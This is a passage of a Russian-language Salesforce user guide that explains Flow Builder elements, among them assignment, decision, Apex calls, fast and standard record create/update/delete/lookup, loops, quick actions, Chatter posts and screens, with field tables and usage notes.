Прим.: Если класс Apex создает, обновляет или удаляет запись, то такое действие не будет выполнено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Вызов кода Apex из потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках
- *Руководство разработчика Apex*: пространство имен процесса

Элемент потока «Назначение»

Данный элемент задает или изменяет значения переменных, переменных коллекции, переменных sObject или переменных коллекции sObject.

В каждой строке укажите переменную, значение которой требуется изменить, и новое значение для этой переменной. Назначения переменных будут происходить в указанном порядке в ходе выполнения.

Заголовок столбца	Описание
Переменная	Переменная, значение которой должно быть изменено.
Оператор	Доступные операторы определяются типом данных, выбранным для столбца «Переменная».
Значение	Столбцы «Переменная» и «Значение» одной строки должны использовать совместимые типы данных. Доступные действия: • Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем). • Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ». • Введите вручную литеральное значение или поле слияния.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Измените значение рейтинга кредитоспособности клиента, исходя из того, как клиент ответил на вопросы из потока.

СМ. ТАКЖЕ:

- Элементы потока
- Операторы в элементах «Назначение» потока
- Определение пути, по которому идет поток
- Ресурсы потока
- Ссылки на поля кросс-объекта в потоках

Элемент потока «Вызов кода Apex»

Данный элемент вызывает вызываемый метод класса Apex.

Важное замечание: Чтобы использовать данный элемент для вызова класса Apex из потока, попросите разработчика дополнить один из методов класса примечанием `@InvocableMethod`. Дополнительную информацию см. в разделе «Примечание `InvocableMethod`» *Руководства разработчика Force.com Apex Code*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Входные данные

Передайте информацию из потока в вызванный метод Apex. Метод определяет доступные параметры ввода и типы их данных.

Выходные данные

Передайте информацию из вызванного метода Apex в поток. Метод определяет доступные параметры вывода и типы их данных.

Поток назначает значения указанным переменным при выполнении метода.

Использование

Прим.: Если вызванный метод создает, обновляет или удаляет запись, то такое действие не будет выполнено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Вызов кода Apex из потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент потока «Решение»

Изучает набор условий и направляет пользователей по потоку на основе результатов вычисления этих условий. Данный элемент выполняет действия, аналогичные оператору импликации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Результаты

Создайте результаты решения. Чтобы переименовать путь, применяемый потоком при невыполнении других условий результата, щелкните **«[Стандартный результат]»**. Настройте условия.

Поле	Описание
Имя	Определяет коннектор для этого результата на холсте.
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Условия	Определяет, пойдет ли поток по пути этого результата.

Пример: Используйте элемент «Решение» для следующих задач.

- необходимости отображения клиентам обратного адреса отправки (ввиду ошибочного элемента) или инструкций по решению проблемы;
- возможности выдачи займа клиенту (на основе результатов формулы по оценке кредитоспособности).

Совет: настройки потока на выполнение разных действий на основе значения, выбранного пользователем из раскрывающегося списка на экране. Просто добавьте элемент «Решение» после элемента «Окно» для создания ветвей потока на основе значений, доступных в данном раскрывающемся списке. Затем представьте каждое значение из элемента «Решение» и свяжите его с ветвью потока.

СМ. ТАКЖЕ:

Элементы потока
Определение условий потока
Операторы в условиях потока
Определение пути, по которому идет поток
Ссылки на поля кросс-объекта в потоках

Элемент потока «Электронное предупреждение»

Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

Перед началом работы:

- Убедитесь в наличии нужного электронного предупреждения. В противном случае, создайте электронное предупреждение на странице 6384.
- Просмотрите ежедневные ограничения по количеству сообщений эл. почты, отправленных посредством электронных предупреждений.
- Сохраните код для нужной записи (например, посредством элемента «Быстрый поиск»). Если электронное предупреждение содержит поля слияния, то ссылочная запись является основой данных полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уникальное имя каждого электронного предупреждения дополняется именем соответствующего объекта. Типы объектов ссылочной записи и электронного предупреждения должны совпадать. Например, электронное предупреждение, заданное для организаций и использующее уникальное имя Owner_Changed, отображается на вкладке «Палитра» как `Account.Owner_Changed`. Электронное предупреждение, связанное с объектом «Организация», может ссылаться только на запись организации.

Поле	Описание
Код записи	Выберите переменную, содержащую код для записи, который следует указать в письме эл. почты. Если электронное предупреждение использует поля слияния, то данная запись является основой данных полей слияния. Это поле принимает **однозначные переменные любого типа**. Значение обрабатывается как текст.

Использование

Прим.: Во время выполнения письмо не будет отправлено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Отправка сообщения эл. почты из потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент «Быстрое создание» в потоке

Данный элемент создает набор записей Salesforce с использованием значений полей из переменной коллекции sObject. Или создает отдельную запись Salesforce с использованием значений полей из переменной sObject.

Чтобы создать отдельную запись, содержащую значения полей из обычных переменных и других ресурсов потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом «Создание записи».

Поле	Описание
Переменная	Переменная или коллекция sObject, которую необходимо использовать для создания одной или нескольких записей. Типы объектов должны совпадать, а каждое поле кода должно быть пустым. Это поле принимает **переменную sObject или переменную коллекции sObject**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Воспользуйтесь элементом «Быстрое создание», чтобы создать записи для каждого обращения, доступного в коллекции новых обращений. Прежде чем выполнить элемент «Быстрое создание», убедитесь, что поток заполняет переменную или коллекцию sObject значениями всех обязательных полей.

Использование

При создании отдельной записи посредством переменной sObject поле кода переменной sObject обновляется значением кода новой записи. При создании нескольких записей посредством коллекции sObject поле кода каждого элемента коллекции обновляется соответствующим значением кода новой записи.

Прим.: Записи во время выполнения не создаются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Создание записей Salesforce из потока
- Клонирование записей с элементом «Быстрое создание»
- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ресурс потока «Переменная sObject»
- Ресурс потока «Переменная коллекции sObject»

Элемент «Быстрое удаление» в потоке

Данный элемент удаляет набор записей Salesforce с использованием значений кода, сохраненных в переменной коллекции sObject. Или удаляет отдельную запись Salesforce с использованием значения кода из переменной sObject.

Совет: Прежде чем использовать элемент «Быстрое удаление», убедитесь, что поток заполняет переменную или коллекцию sObject значениями кода.

Поле	Описание
Переменная	Определяет переменную или коллекцию sObject, с использованием которой необходимо удалять записи. Переменная должна содержать коды или записи для удаления. Это поле принимает **переменную sObject или переменную коллекции sObject**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Использование

Внимание:

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- Чтобы избежать ошибочного удаления записей, рекомендуем указывать максимально точные критерии фильтрации.
- Записи удаляются из организации в момент выполнения потоком элемента удаления.
- Удаленные записи перемещаются в корзину, где хранятся в течение 15 дней, а затем удаляются без возможности восстановления.
- Потоки могут удалять записи, ожидающие утверждения.

Чтобы удалить как минимум одну запись, которая соответствует критериям фильтрации, заданным обычными переменными и другими ресурсами потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом «Удаление записи».

Прим.: Записи во время выполнения не удаляются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Удаление записей Salesforce из потока
- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ресурс потока «Переменная sObject»
- Ресурс потока «Переменная коллекции sObject»

Элемент «Быстрый поиск» в потоке

Данный элемент находит записи Salesforce для назначения значений их полей переменной коллекции sObject. Или находит отдельную запись Salesforce для назначения значений ее полей переменной sObject.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Поиск	Определяет объект, записи которого необходимо найти.
Критерии фильтрации	Сужает область записей, в которой поток ведет поиск. Введите критерии фильтрации для выбора записи в базе данных. Совет: Убедитесь, что заданные критерии фильтрации значительно сужают область поиска. При использовании переменной sObject для хранения результатов элемент «Быстрый поиск» возвращает только первую запись из отфильтрованных результатов. Параметр «Значение» должен быть совместим с типом данных выбранного поля.
Сортировать результаты по:	Сортирует отфильтрованные результаты перед сохранением записей в переменной. При выборе этого поля необходимо указать поле, по которому сортируются результаты, а также порядок сортировки. Можно выбрать только сортируемые поля.
Переменная	Переменная, содержащая возвращенные значения полей. Это поле принимает **переменную sObject или переменную коллекции sObject**. • Воспользуйтесь переменной sObject для хранения значений полей первой возвращенной записи. • Воспользуйтесь переменной коллекции sObject для хранения значений полей всех возвращенных записей.
Если записей не найдено, присвоить переменной значение «нуль».	Если нет записей, отвечающих критериям фильтра, переменной присваивается значение «нуль». Значения переменной по умолчанию остаются без изменений.
Указать поля записи для сохранения в переменной.	Указывает, какие поля записи, отвечающие критериям, необходимо сохранить в переменной. Значениям невыбранных полей в переменной присваивается значение «нуль».

Пример:

- Поиск имени и описания продукта посредством его штрихкода.

- Поиск всех клиентов, живущих в определенном городе.
- Поиск транзакций клиентов за указанный день.

Рекомендации по заданию критериев фильтрации

- При задании нескольких фильтров обычно используется логика фильтра AND. Однако если несколько фильтров имеют одно и то же выбранное поле и используют оператор «равно», эти фильтры используются с оператором ИЛИ.

  Например, фильтры проверяют, верны ли обращения «"Тип" равно "Проблема"» (1), «"Тип" равно "Запрос функций"» (2) и «"Расширено" равно "Верно"» (3). Во время выполнения эти фильтры объединяются с операторами `(1 ИЛИ 2) И 3`.

- Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе «Операторы в фильтрах записей потока».

Использование

Чтобы найти отдельную запись и сохранить указанные значения полей в обычных переменных и переменных sObject, рекомендуем воспользоваться элементом «Поиск записи».

СМ. ТАКЖЕ:

- Извлечение значений из записей Salesforce в поток
- Элементы потока
- Операторы в фильтрах записей потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ресурс потока «Переменная sObject»
- Ресурс потока «Переменная коллекции sObject»
- Ссылки на поля кросс-объекта в потоках

Элемент «Быстрое обновление» в потоке

Данный элемент обновляет набор записей Salesforce посредством значений полей из переменной коллекции sObject. Или обновляет отдельную запись Salesforce посредством значений полей из переменной sObject. Если код записи входит в переменную, значения ее полей обновляются до соответствия другим значениям этой переменной.

Поле	Описание
Переменная	Определяет переменную или коллекцию sObject, посредством которой необходимо обновлять записи. Это поле принимает **переменную sObject или переменную коллекции sObject**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Создание потоков для центра обработки вызовов. Чтобы автоматически обновлять записи Salesforce данными, полученными от абонентов (например, новые адреса или товарные предпочтения), воспользуйтесь

элементом «Быстрое обновление». Прежде чем использовать элемент «Быстрое обновление», убедитесь, что поток заполняет переменную или коллекцию sObject. Затем убедитесь, что переменная sObject или значения sObject внутри коллекции содержат код обновляемых записей.

Использование

Чтобы обновить как минимум одну запись, содержащую значения полей из обычных переменных и других ресурсов потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом «Обновление записи».

Прим.: Записи во время выполнения не обновляются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Обновление записей Salesforce из потока
- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ресурс потока «Переменная sObject»
- Ресурс потока «Переменная коллекции sObject»

Элемент «Цикл» в потоке

Выполняет перебор коллекции по одному элементу и извлекает действия из значений полей каждого элемента посредством других элементов в петле.

Коллекция — список элементов, содержащих значения полей, например, из записей Salesforce. Цикл использует переменную sObject (*переменная цикла*) для сохранения значений текущего элемента коллекции. После проверки элемента цикл копирует значения поля для следующего элемента в переменную цикла. Затем цикл проверяет данные значения. Переменная цикла и коллекция должны использовать одинаковый тип объекта. Например, если коллекция содержит значения полей из организаций, то переменной цикла должен быть также назначен тип «Организация».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Цикл по:	Коллекция, по которой необходимо выполнить цикл. Это поле принимает **переменную sObject или переменную коллекции sObject**.
Заказ	«По возрастанию» (от начала до конца коллекции) или «По убыванию» (от конца до начала коллекции).
Переменная цикла	Переменная, используемая потоком для хранения значения текущего элемента во время выполнения цикла. • Если `Loop through` задано переменной коллекции non-sObject, это поле принимает однозначную переменную с таким же типом данных.

Поле	Описание
	• Если `Loop through` задано переменной коллекции sObject, это поле принимает переменную sObject с таким же типом объекта.

Использование

После добавления элемента «Цикл» и его компонентов выполните указанные ниже действия.

- Добавьте коннектор «Следующий элемент» для определения элемента, который должен выполняться первым при копировании значений нового элемента в переменную цикла.
- Добавьте коннектор «Конец цикла» для определения элемента потока, который должен выполняться после обработки всех элементов коллекции в цикле.

СМ. ТАКЖЕ:

Образец потока, выполняющего цикл по коллекции

Определение пути, по которому идет поток

Элементы потока

Ресурс потока «Переменная коллекции sObject»

Элемент «Создание записи» в потоке

Данный элемент создает отдельную запись Salesforce с использованием значений отдельных полей, указанных пользователем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Создание	Объект, для которого необходимо создать запись
Значения полей	Определяет значения полей для новой записи. Каждое значение должно быть совместимо с типом данных выбранного поля. Важное замечание: Все требуемые поля должны быть заполнены значениями. В противном случае цикл не удастся завершить во время выполнения. Если неизвестно, какие поля обязательны для заполнения, просмотрите определение объекта.
Переменная	Присваивает переменной код новой записи, на который можно будет ссылаться в потоке в дальнейшем. Это поле принимает только **однозначные переменные типа «Текст»**.

Пример: Пользователь вводит имя и адрес в поток. Чтобы проверить наличие соответствующего пользователя, воспользуйтесь элементом «Поиск записи». При отсутствии совпадающего контакта создайте запись для данного пользователя посредством элемента «Создание записи».

Использование

Чтобы создать все значения полей отдельной записи посредством переменной sObject или все значения полей нескольких записей посредством коллекции sObject, воспользуйтесь элементом «Быстрое создание».

Прим.: Запись во время выполнения не создается, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Создание записей Salesforce из потока
- Операторы в фильтрах записей потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Элементы потока

Элемент «Удаление записи» в потоке

Удаляет все записи Salesforce, соответствующие заданному критерию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Удалить	Определяет объект, записи которого необходимо удалить.
Критерий фильтрации	Сужает область записей для удаления потоком.

Рекомендации по заданию критериев фильтрации

- При задании нескольких фильтров обычно используется логика фильтра AND. Однако если несколько фильтров имеют одно и то же выбранное поле и используют оператор «равно», эти фильтры используются с оператором ИЛИ.

  Например, фильтры проверяют, верны ли обращения «"Тип" равно "Проблема"» (1), «"Тип" равно "Запрос функций"» (2) и «"Расширено" равно "Верно"» (3). Во время выполнения эти фильтры объединяются с операторами `(1 ИЛИ 2) И 3`.

- Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе «Операторы в фильтрах записей потока».

Использование

Внимание:

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- Чтобы избежать ошибочного удаления записей, рекомендуем указывать максимально точные критерии фильтрации.
- Записи удаляются из организации в момент выполнения потоком элемента удаления.
- Удаленные записи перемещаются в корзину, где хранятся в течение 15 дней, а затем удаляются без возможности восстановления.

- Потоки могут удалять записи, ожидающие утверждения.

Чтобы удалить отдельную запись, определенную кодом, в переменной sObject или несколько записей, определенных кодами, в коллекции sObject, воспользуйтесь элементом «Быстрое удаление».

Прим.: Запись во время выполнения не удаляется, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Удаление записей Salesforce из потока
- Операторы в фильтрах записей потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Элементы потока

Элемент «Поиск записи» в потоке

Находит первую запись Salesforce, соответствующую заданному критерию. Затем данный элемент назначает значения полей записи отдельным переменным потока или отдельным полям переменных sObject.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Поиск	Определяет объект, записи которого необходимо найти.
Критерии фильтрации	Сужает область записей, в которой поток ведет поиск. Введите критерии фильтрации для выбора записи в базе данных. Параметр «Значение» должен быть совместим с типом данных выбранного поля. Совет: Убедитесь, что заданные критерии фильтрации значительно сужают область поиска. Элемент «Поиск записи» возвращает только первую запись из отфильтрованных результатов.
Сортировать результаты по:	Сортирует отфильтрованные результаты перед сохранением записей в переменной. При выборе этого поля необходимо указать поле, по которому сортируются результаты, а также порядок сортировки. Можно выбрать только сортируемые поля.
Присвоить переменным поля записи, чтобы ссылаться на них в дальнейшем в потоке.	Выбор поля из возвращенной записи и присваивание значений переменным в потоке. Значения должны быть совместимы с любым выбранным полем.

Поле	Описание
Если записей не найдено, присвоить переменным значение «нуль».	Если нет записей, отвечающих критериям фильтра, переменным присваивается значение «нуль». Значения переменной по умолчанию остаются без изменений.

Пример: Элемент «Поиск записи» используется для следующих действий.

- Ввод (или считывание) штрих-кода продукта. Использование кода для поиска имени или описания продукта в базе данных.
- Поиск сведений о позициях для проверки их наличия на складе.
- Поиск записи клиента для проверки личности вызывающего абонента.

Рекомендации по заданию критериев фильтрации

- При задании нескольких фильтров обычно используется логика фильтра AND. Однако если несколько фильтров имеют одно и то же выбранное поле и используют оператор «равно», эти фильтры используются с оператором ИЛИ.

  Например, фильтры проверяют, верны ли обращения «"Тип" равно "Проблема"» (1), «"Тип" равно "Запрос функций"» (2) и «"Расширено" равно "Верно"» (3). Во время выполнения эти фильтры объединяются с операторами `(1 ИЛИ 2) И 3`.

- Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе «Операторы в фильтрах записей потока».

Использование

Рекомендуем использовать элемент «Быстрый поиск» для поиска компонентов ниже.

- Отдельная запись (и сохранение указанных значений полей в переменной sObject)
- Несколько записей (и сохранение указанных значений полей в коллекции sObject)

СМ. ТАКЖЕ:

Извлечение значений из записей Salesforce в поток

Операторы в фильтрах записей потока

Элементы потока

Настройка действий, выполняемых при неудачном выполнении потока

Определение пути, по которому идет поток

Ссылки на поля кросс-объекта в потоках

Элемент «Обновление записи» в потоке

Находит все записи Salesforce, соответствующие заданному критерию, и обновляет их до значений отдельных полей, указанных пользователем.

Поле	Описание
обновление.	Определяет объект, записи которого необходимо обновить.
Критерии фильтрации	Сужает область записей для обновления потоком. Важное замечание: Настройте как минимум один фильтр (в противном случае, поток обновляет **все** записи объекта). Параметр «Значение» должен быть совместим с типом данных выбранного поля.
Обновление полей записи...	Определяет поля, подлежащие обновлению в записях, которые соответствуют заданным критериям фильтрации, а также новые значения. Значения должны быть совместимы с любым выбранным полем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Автоматическое обновление Salesforce до данных, собранных у клиентов, таких как новые адреса или свойства продуктов.

Рекомендации по заданию критериев фильтрации

- При задании нескольких фильтров обычно используется логика фильтра AND. Однако если несколько фильтров имеют одно и то же выбранное поле и используют оператор «равно», эти фильтры используются с оператором ИЛИ.

  Например, фильтры проверяют, верны ли обращения «"Тип" равно "Проблема"» (1), «"Тип" равно "Запрос функций"» (2) и «"Расширено" равно "Верно"» (3). Во время выполнения эти фильтры объединяются с операторами `(1 ИЛИ 2) И 3`.

- Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе «Операторы в фильтрах записей потока».

Использование

Рекомендуем использовать элемент «Быстрое обновление» для выполнения следующих действий.

- Обновление отдельной записи значениями всех полей из переменной sObject
- Или обновление нескольких записей всеми значениями полей посредством коллекции sObject

Прим.: Запись во время выполнения не обновляется, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Обновление записей Salesforce из потока
- Операторы в фильтрах записей потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Элементы потока

Элемент потока «Быстрое действие»

Вызывает глобальное быстрое действие или действие объекта, настроенное в вашей организации. Поддерживаются только действия «Создание», «Обновление» и «Запись вызова в журнал».

Уникальное имя каждого объектного действия дополняется именем связанного объекта. Уникальное имя каждого глобального действия отображается без префикса.

Поле	Описание
Код связанной записи	Только для действий с объектом. Код записи, из которой выполняется действие. Например, действие создает обращение, связанное с определенной организацией. Назначьте полю «Код связанной записи» код соответствующей организации. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Параметр ввода	Варьируется для каждого действия. Обязательные параметры определяются макетом действия. Обязательные параметры отображаются по умолчанию и не могут быть удалены. Обязательное поле, содержащее стандартное или предопределенное значение, является необязательным в объектных и глобальных действиях потока. Последующее удаление стандартного или предопределенного значения поля без ввода значения в потоке инициирует неудачное выполнение сеанса. Значение должно быть совместимо с параметром.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Ваша организация имеет объектное действие, создающее запись обращения в учетной записи. Поток вызывает данное действие при выполнении и использует назначения элементов ввода для переноса данных из потока в действие.

Прим.: Во время выполнения запись не будет создана, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Создание записей Salesforce из потока
- Обновление записей Salesforce из потока
- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент потока «Сообщение в Chatter»

Публикует сообщение в указанную ленту, например в группу Chatter или запись обращения. Сообщение может содержать упоминания и темы, но поддерживаются только текстовые публикации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Входные данные

Параметр ввода	Описание
Идентификатор сообщества	Идентификатор сообщества, в которое будет помещено сообщение. Допустимо, только если включена функция Сообщества Salesforce. Необходимо при размещении сообщений для пользователя или для группы Chatter, принадлежащей сообществу Salesforce.com. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Сообщение	Нужный текст. • Чтобы добавить упоминание о пользователе или группе, введите `@[ссылка]`, где переменная *ссылка* заменяется кодом нужного пользователя или группы. Ссылке может соответствовать литеральное значение, поле слияния или ресурс потока. Например: `@[{!UserId}]`. • Чтобы добавить тему, введите `#[строка]`, где переменная *строка* заменяется нужной темой. Например: `#[Action Required]`. Этот параметр принимает **однозначные ресурсы любого типа**. Это значение обрабатывается как текст и имеет ограничение до 10 000 символов.

Параметр ввода	Описание
Имя или код цели	Ссылка на пользователя, группу Chatter или запись, лента которой должна использоваться для публикации. • Чтобы опубликовать в ленту пользователя, введите значение поля пользователя «Код» или «Имя пользователя». Например: `jsmith@salesforce.com` • Чтобы опубликовать в группу Chatter, введите значение поля группы «Имя» или «Код». Например: *«Вся организация»* • Чтобы опубликовать в запись, введите значение поля записи «Код». Например: `001D000000JWBDx` Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Тип цели	Данный параметр является обязательным только при наличии имени пользователя или имени группы Chatter в параметре «Имя или код цели». Тип нужной ленты. Допустимые значения: • *«Пользователь»*: введите данное значение, если параметру «Имя или код цели» задано значение поля пользователя «Имя пользователя». • *«Группа»*: введите данное значение, если параметру «Имя или код цели» задано значение поля группы Chatter «Имя».
Доступность	Указывает, доступен ли этот элемент потока для всех пользователей или только для внутренних. Допустимо, только если включена функция Сообщества Salesforce. Допустимые значения: • `allUsers;` • `internalUsers.`

Выходные данные

Выходной параметр	Описание
Код элемента ленты	Назначает ресурсу в потоке код созданной публикации. Этот параметр принимает любые **однозначные переменные типа «Текст», «Раскрывающийся список» или «Раскрывающийся список с множественным выбором»**.

Использование

Прим.: Во время выполнения сообщение Chatter не будет создано, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент «Окно» в потоке

Отображает окно для пользователя, выполняющего цикл, для вывода информации для пользователя или сбора информации от пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Элемент «Окно» в потоке: общие сведения

Определяет, какие кнопки навигации доступны для заданного окна и какой текст справки доступен пользователю потока.

Элемент «Окно» в потоке: поля ввода данных

Обеспечивает ручной ввод информации пользователями. *Поле ввода данных пользователя потока* — это поле типа «Текст», «Область подробного текста», «Число», «Валюта», «Дата», «Дата/время», «Пароль» или «Кнопка-флажок», входящее в элемент «Окно».

Элемент «Окно» в потоке: поля выбора

Позволяет выбирать из набора вариантов выбора. *Поле выбора потока* — элемент типа «Кнопка-переключатель», «Раскрывающийся список», «Кнопка-флажок со множественным выбором» или «Раскрывающийся список со множественным выбором», входящий в элемент «Окно».

Элемент «Окно» в потоке: поля отображения текста

Отображает информацию при запуске потока.

СМ. ТАКЖЕ:

- Элементы потока
- Определение пути, по которому идет поток

Элемент «Окно» в потоке: общие сведения

Определяет, какие кнопки навигации доступны для заданного окна и какой текст справки доступен пользователю потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметры навигации

Поле	Описание
Раскрывающийся список	Определяет, какие кнопки навигации отображаются для этого окна. При выполнении система автоматически определяет кнопки для отображения (в зависимости от наличия предыдущих или последующих окон в пути потока). Чтобы запретить окну отображение кнопки **«Назад»** или **«Готово»**, воспользуйтесь раскрывающимся списком. • **«Не ограничивать навигацию»** (по умолчанию): система отображает все соответствующие кнопки навигации окна. • **«Не показывать кнопку "Назад"»**: система блокирует предыдущее окно, содержащее действие, которое не должно повторяться (например, операция по кредитной карте). • **«Не показывать кнопку "Готово"»**: система возвращает пользователя в предыдущее окно для продолжения или завершения потока. Например, пользователю предлагается ввести данные для определения текущего контакта. Данные, введенные пользователем, используются потоком для поиска по базе данных. При отсутствии соответствующего контакта поток отображает окно для уведомления пользователя о необходимости возврата и повторного ввода данных. В данном случае выберите действие **«Не показывать кнопку "Готово"»**.
Показывать кнопку «Пауза»	При активированном параметре «Разрешить пользователям приостановку потоков» в настройках «Бизнес-правила и утверждения» организации добавляет кнопку **«Пауза»** к кнопкам навигации этого окна. Сеанс потока, приостановленный пользователем, может быть возобновлен только самим пользователем или администратором. Прим.: Пользователи не смогут возобновить поток из приостановленных потоков в Lightning Experience, поэтому рекомендуется удалить кнопку «Приостановить» из потоков, которые распределяются в Lightning Experience.
Сообщение о приостановке	Сообщение, отображаемое пользователям потока в случае приостановки потока.

Текст справки

Поле	Описание
Текстовое поле	Информация, отображаемая при выборе ссылки **«Справка для этой формы»**. Это поле принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

Использование
При предоставлении пользователям возможности приостановки сеансов данного потока:

- Настройка метки сеанса
- Активация параметра «Разрешить пользователям приостановку потоков» в настройках «Бизнес-правила и утверждения» организации
- Добавление компонента «Приостановленные сеансы потока» в макет начальной страницы для соответствующих пользователей

